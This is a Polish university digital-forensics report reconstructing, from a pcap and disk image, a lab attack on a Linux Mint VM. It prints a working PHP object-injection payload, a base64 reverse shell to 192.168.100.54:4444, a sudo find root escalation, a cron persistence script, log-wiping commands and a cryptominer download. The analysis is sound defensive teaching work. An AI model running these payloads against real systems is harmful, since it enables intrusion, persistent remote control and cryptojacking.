KRYCY Projekt Faza 2

Analiza Incident Response próbek dla wybranego cyberataku

Sebastian Bieńczycki, Mateusz Plichta, Kacper Średnicki, Karol Żelazowski

14 lutego 2025

Spis treści

1. Wprowadzenie

Niniejszy raport zawiera opis prac wykonanych w ramach Fazy 2 Projektu z przedmiotu Kryminalistyka Cyfrowa. W ramach zadania przeprowadzono analizę Incident Response na podstawie próbek przekazanych z Fazy 1 Projektu.

2. Podsumowanie Sprawy

Incydent rozpoczął się enumeracją sieci ofiary. W wyniku czego został znaleziony ciekawy plik na stronie internetowej. Wykorzystując podatność PHP object injection udało się uruchomić szkodliwy kod na komputerze ofiary pozwalający na początkowy punkt zaczepienia w systemie. Następnie znaleziono podatność na hoście, wykorzystującą narzędzie find do zwiększenia swoich uprawnień i otrzymania powłoki systemowej administratora. W celu persystencji wykorzystano cronjob do utrzymywania reverse shell'a z uprawnieniami administratora. Za pomocą tej prostej komunikacji wykonano końcowe działania na komputerze ofiary. Zasoby sprzętowe zostały wykorzystane do uruchomienia programu kopiącego kryptowaluty dla atakującego.

3. Reconaissance

Na samym początku nastąpiło skanowanie 'publicznej' strony internetowej w poszukiwaniu nietypowych katalogów czy plików za pomocą narzędzia do automatyzacji.

```
  42 8.265719696   192.168.100.54   192.168.100.53   HTTP   193 GET /.cvsignore HTTP/1.1
  43 8.265941076   192.168.100.53   192.168.100.54   HTTP   503 HTTP/1.1 404 Not Found  (text/html)
  44 8.267083502   192.168.100.54   192.168.100.53   HTTP   191 GET /.forward HTTP/1.1
  45 8.267317195   192.168.100.53   192.168.100.54   HTTP   503 HTTP/1.1 404 Not Found  (text/html)
  46 8.268678464   192.168.100.54   192.168.100.53   HTTP   192 GET /.git/HEAD HTTP/1.1
  47 8.268925066   192.168.100.53   192.168.100.54   HTTP   503 HTTP/1.1 404 Not Found  (text/html)
  48 8.270159813   192.168.100.54   192.168.100.53   HTTP   191 GET /.history HTTP/1.1
  49 8.270382989   192.168.100.53   192.168.100.54   HTTP   503 HTTP/1.1 404 Not Found  (text/html)
  50 8.271733617   192.168.100.54   192.168.100.53   HTTP   187 GET /.hta HTTP/1.1
  51 8.271975496   192.168.100.53   192.168.100.54   HTTP   506 HTTP/1.1 403 Forbidden  (text/html)
  52 8.275576468   192.168.100.54   192.168.100.53   HTTP   188 GET /.hta_ HTTP/1.1
  53 8.276099291   192.168.100.53   192.168.100.54   HTTP   506 HTTP/1.1 403 Forbidden  (text/html)
  54 8.277415727   192.168.100.54   192.168.100.53   HTTP   192 GET /.htaccess HTTP/1.1
  55 8.277889493   192.168.100.53   192.168.100.54   HTTP   506 HTTP/1.1 403 Forbidden  (text/html)
  56 8.279583337   192.168.100.54   192.168.100.53   HTTP   193 GET /.htaccess_ HTTP/1.1
  57 8.280252637   192.168.100.53   192.168.100.54   HTTP   506 HTTP/1.1 403 Forbidden  (text/html)
```

Po przeprowadzeniu skanowania wykryto ścieżkę `/noindex/`

```
HTTP      190 GET /noindex HTTP/1.1
HTTP      595 HTTP/1.1 301 Moved Permanently  (text/html)
```

4. Initial Access

Poniżej widać widok strony w urlu, który został znaleziony przy pomocy rekonesansu.

Klasa wypisujaca 2 elementy:


class PHPObjectInjection{ public $inject; function __construct(){ } function __wakeup(){ if(isset($this->inject)

".$var1[0]." - ".$var1[1]; } }

Przykladowe dane: a:2:{i:0;s:10:"No vuln :D";i:1;s:36:"but what if I use wakeup function...";}

Wprowadź zserializowana tablice z 2 stringami | Wyślij

Na bazie pliku pcap możemy zobaczyć wykorzystanie podatności PHP Object Injection.



Oto payload wykorzystany przez atakujących.

```
GET /noindex/?r=O%3A18%3A%22PHPObjectInjection%22%3A1%3A%7Bs%3A6%3A%22inject%22%3
Bs%3A91%3A%22system%28%27echo+c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xMDAuNTQvNDQ0NCA
wPiYx+%7C+base64+-d+%7C+bash%27%29%3B%22%3B%7D HTTP/1.1\r\n
```

Po zdekodowaniu URL payload staje się czytelny i widzimy, że obiekt zawiera szkodliwy kod.

```
GET /noindex/?r=O:18:"PHPObjectInjection":1:
{s:6:"inject";s:91:"
system('echo c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xMDAuNTQvNDQ0NCAwPiYx | base64 -d |
bash');";}
```

Część zakodowana w formacie base64:

```
sh -i >& /dev/tcp/192.168.100.54/4444 0>&1
```

Z podatności Object Injection rozpoczęto komunikację przy pomocy reverse shell. Podatność w formularzu opisana jest na stronie OWASP TOP10 jako jeden ze sztandarowych przykładów.

Example 2

The example below shows a PHP class with an exploitable __wakeup method:

```
class Example2
{
   private $hook;

   function __construct()
   {
      // some PHP code...
   }

   function __wakeup()
   {
      if (isset($this->hook)) eval($this->hook);
   }
}

// some PHP code...

$user_data = unserialize($_COOKIE['data']);

// some PHP code...
```

In this example an attacker might be able to perform a Code Injection attack by sending an HTTP request like this:

```
GET /vuln.php HTTP/1.0
Host: testsite.com
Cookie:
data=O%3A8%3A%22Example2%22%3A1%3A%7Bs%3A14%3A%22%00Example2%00hook%22%3Bs%3A10%3A%22phpinfo%28%29%3B%22%3B%7D
Connection: close
```

Metoda `__wakeup()` jest automatycznie wywoływana podczas deserializacji obiektu w PHP. Jej zadaniem jest inicjalizacja obiektu po odtworzeniu. W przedstawionym przykładzie ta metoda wywołuje funkcję `eval()` na zmiennej `$this->hook`, co umożliwia wykonanie dowolnego kodu PHP.

```
<?php
    class PHPObjectInjection{
        public $inject;
        function __construct(){
        }
        function __wakeup(){
            if(isset($this->inject)){
                eval($this->inject);
            }
        }
    }
    if(isset($_REQUEST['r'])){
        $var1=unserialize($_REQUEST['r']);
        if(is_array($var1)){
            echo "<br/>".$var1[0]." - ".$var1[1];
        }
    }
    else{
    }
?>
```

Powyżej kod użyty na podatnej stronie internetowej bazuje na tym samym koncepcie. zamiast na zmiennej `$this->hook` metoda eval używa zmiennej: `eval($this->inject)`

5. Execution

W wyniku poprzedniego kroku ropoczęto komunikację z atakującym na porcie 4444, adres ip atakującego „192.168.100.54”. Komunikacja była niezaszyfrowana, więc można odczytać jej przebieg.

```
sh: 0: can't access tty; job control turned off
$
whoami

www-data
$
sudo -l

Matching Defaults entries for www-data on mint-VirtualBox:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty, pwfeedback

User www-data may run the following commands on mint-VirtualBox:
    (root) NOPASSWD: /usr/bin/mintdrivers-remove-live-media
    (root) NOPASSWD: /usr/bin/mintdrivers-load-broadcom-modules
    (root) NOPASSWD: /usr/bin/mint-refresh-cache
    (root) NOPASSWD: /usr/lib/linuxmint/mintUpdate/synaptic-workaround.py
    (root) NOPASSWD: /usr/lib/linuxmint/mintUpdate/dpkg_lock_check.sh
    (ALL) NOPASSWD: /bin/find
$
sudo find . -exec /bin/sh \; -quit
/bin/bash -i
```

Podążając za strumieniem TCP widzimy, widzimy kolejny krok wykonany przez adwersarzy. Przy wyszukaniu uprawnień sudo dla użytkownika znaleziono podatność wynikającą z przydzielenia praw sudo, który można wykorzystać do eskalacji uprawnień.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

W ramach tego etapu zostały pobrane i uruchomione pliki związane z Cpuminerem

```
cd Music
ls
wget https://github.com/cpu-pool/cpuminer-opt-cpupower/releases/download/1.4/Cpuminer-opt-cpu-pool-linux64.tar.gz && tar zxvf Cpuminer-opt-cpu-pool-linux64.tar.gz
ls
```

6. Privilege Escalation

Wykorzystując podatność uprawniającą użytkownika www-data na uruchomienie skryptu find jako superuser udało się uzyskać shella dla użytkownika root.

```
root@mint-VirtualBox:/var/www/html/noindex#
cd ..

cd ..
root@mint-VirtualBox:/var/www/html#
echo "HACKED :D" > hacked.php

echo "HACKED :D" > hacked.php
root@mint-VirtualBox:/var/www/html#
ls

ls
hacked.php
index.php
noindex
test.php
root@mint-VirtualBox:/var/www/html#
cd /home

cd /home
root@mint-VirtualBox:/home#
ls

ls
mint
root@mint-VirtualBox:/home#
```

7. Defense Evasion

Aby zatrzeć ślady atakujący usunęli pliki dzienników systemowych oraz zrestarowali `systemd-journal`, aby uruchomić mechanizm logowanie bez wcześniejszych dzienników

```
Nov 10 13:39:44 mint-VirtualBox sudo[4623]:     mint : TTY=pts/1 ; PWD=/home/mint ;
USER=root ; COMMAND=/usr/bin/rm -rf /var/log/journal/
c68e6e4f3f8c4cd4a8d05aafcd91d189
Nov 10 13:39:48 mint-VirtualBox sudo[4628]:     mint : TTY=pts/1 ; PWD=/home/mint ;
USER=root ; COMMAND=/usr/bin/systemctl restart systemd-journald
```

Atakujący usunęli także plik `shell.sh` w ramach zatarcia śladów.

```
root@mint-VirtualBox:/home#
rm shell.sh
```

Rys. 1: Usunięcie pliku

8. Command and Control

Atakujący korzystając z uzyskanego root'a mogli zmodyfikować plik `crontab.txt` aby uruchomić plik `shell.sh`, który zawierał skrypt do uzyskania zdalnego reverse shella. Atakujący zmienili również uprawnienia pliku `shell.sh` na takie, które pozwolą mu się wykonywać.


```
cd /home
ls
echo "/bin/bash -i >& /dev/tcp/127.0.0.1/4444 0>&1" > shell.sh
ls
chmod 777 shell.sh
echo "* * * * * /bin/bash /home/shell.sh >/dev/null 2>&1" > crontab.txt
```

```
ls
crontab crontab.txt
crontab -l
cat shell.sh
rm shell.sh
echo "/bin/bash -i >& /dev/tcp/192.168.100.54/4444 0>&1" > shell.sh
chmod 777 shell.sh
ls -la
```

Dzięki temu atakujący mogą komunikować się z zaatakowanym komputerem po przez TCP na niestandardowym porcie 4444.

9. Impact

W ramach tego etapu atakujący pobrał oprogramowanie do kopania kryptowalut cpuminer, które wykorzystuje zasoby zaatakowanego komputera do nieautryzowanego kopania kryptowalut.



Rys. 2: Pliki związane z koparką kryptowalut


10. Raport z analizy Autopsy

Równocześnie z przeprowadzeniem opisanej powyżej manualnej analizy śledczej, przeprowadzono także półautomatyczną analizę obrazu dysku zaatakowanej maszyny wirtualnej. Wykorzystano do tego celu narzędzie Autopsy, do którego dodano jako źródło danych plik *MintTest-disk001.vmdk*, który wcześniej wydobyto z *MintTest.ova*.


Do przeprowadzenia automatycznej części analizy wykorzystano wszystkie bezpłatne moduły, oferowane przez Autopsy. Cała automatyczna procedura przetwarzania źródła danych trwała kilkanaście godzin. Po jej zakończeniu wygenerowano domyślny raport, a także przystąpiono do dokładnej analizy wyników oraz manualnego przeszukania artefaktów.

Autopsy pozwoliło na odnalezienie kilku interesujących artefaktów, które potwierdziły poprawność tez, postawionych na podstawie manualnej analizy śledczej.


Odnaleziono katalog *noindex* w lokalizacji związanej z serwerem webowym (Rys. 3). Wewnątrz katalogu znajdował się plik *index.php*, zawierający złośliwy kod (Rys. 4). Odnaleziono również plik html strony internetowej przedstawiającej kod i umożliwiającej wprowadzenie danych (Rys. 5).



Rys. 3: Zawartość pliku *hacked.php* oraz podejrzany katalog *noindex*




Rys. 4: Plik *index.php* w katalogu *noindex*




Rys. 5: Plik html strony internetowej

Odnaleziono pliki *.bash_history*, przechowujące historię poleceń wykonywanych przez konkretnych użytkowników w powłoce bash (Rys. 6).




Rys. 6: Pliki *.bash_history* użytkowników

Sprawdzono zawartość pliku *etc/sodoers* (Rys. 7) i przekonano się o powodzie wcześniejszego obserwowania w fazie Execution komunikatów NOPASSWD. Taka wartość została ustawiona dla użytkownika *www-data*, aby nie miał konieczności podawania hasła przy *sudo*.




Rys. 7: Wpis o użytkowniku *www-data* w pliku *sudoers*


Odszukano katalog *home*, który zawierał pliki oznaczone jako podejrzane (Rys. 8). Pliki te były nam już znane z wcześniejszej, manualnej analizy śledczej. Odczytano zawartość plików *shell.sh* (Rys. 9) oraz *crontab.txt* (Rys. 10).



Rys. 8: Oznaczone jako podejrzane pliki w katalogu *home*




Rys. 9: Plik *shell.sh*



Rys. 10: Plik *crontab.txt*

W katalogu *Music* użytkownika *mint* odnaleziono pobrane z Github'a pliki oprogramowania *Cpuminer* (Rys. 11). Zgodnie z wcześniejszymi ustaleniami, oprogramowanie to służy do kopania kryptowalut, z wykorzystaniem zasobów skutecznie zaatakowanego komputera.



Rys. 11: Pliki *Cpuminer* w katalogu *Music* użytkownika *mint*

Dodatkowo, w pliku */var/log/syslog* odnaleziono logi, informujące o próbie utworzenia przez proces MySQL pliku *test.php* w lokalizacjach związanych z serwerem webowym (Rys. 12). Próby te zostały jednak skutecznie zablokowane przez moduł bezpieczeństwa MAC - AppArmor.

```
2024-10-20T23:01:53.418377+02:00 mint-VirtualBox systemd[1]: Started mysql.service - MySQL Community Server.
2024-10-20T23:03:54.152660+02:00 mint-VirtualBox kernel: audit: type=1400 audit(1729458234.149:121): apparmor="DENIED" operation="mknod" class="file" profile="/usr/sbin/mysqld" name="/var/www/html/test.php" pid=11190 comm="connection" requested_mask="c" denied_mask="c" fsuid=122 ouid=122
2024-10-20T23:04:04.557972+02:00 mint-VirtualBox kernel: audit: type=1400 audit(1729458244.548:122): apparmor="DENIED" operation="mknod" class="file" profile="/usr/sbin/mysqld" name="/var/www/html/noindex/test.php" pid=11190 comm="connection" requested_mask="c" denied_mask="c" fsuid=122 ouid=122
2024-10-20T23:08:35.044129+02:00 mint-VirtualBox kernel: audit: type=1400 audit(1729458515.042:123): apparmor="DENIED" operation="mknod" class="file" profile="/usr/sbin/mysqld" name="/var/www/html/test.php" pid=11190 comm="connection" requested_mask="c" denied_mask="c" fsuid=122 ouid=122
2024-10-20T23:08:59.637068+02:00 mint-VirtualBox kernel: audit: type=1400 audit(1729458539.635:124): apparmor="DENIED" operation="mknod" class="file" profile="/usr/sbin/mysqld" name="/var/www/html/test.php" pid=11190 comm="connection" requested_mask="c" denied_mask="c" fsuid=122 ouid=122
```

Rys. 12: Zablokowanie procesowi MySQL możlwości utworzenia pliku *test.php* przez AppArmor

11. Tabela Indicator of Compromise (IoC)

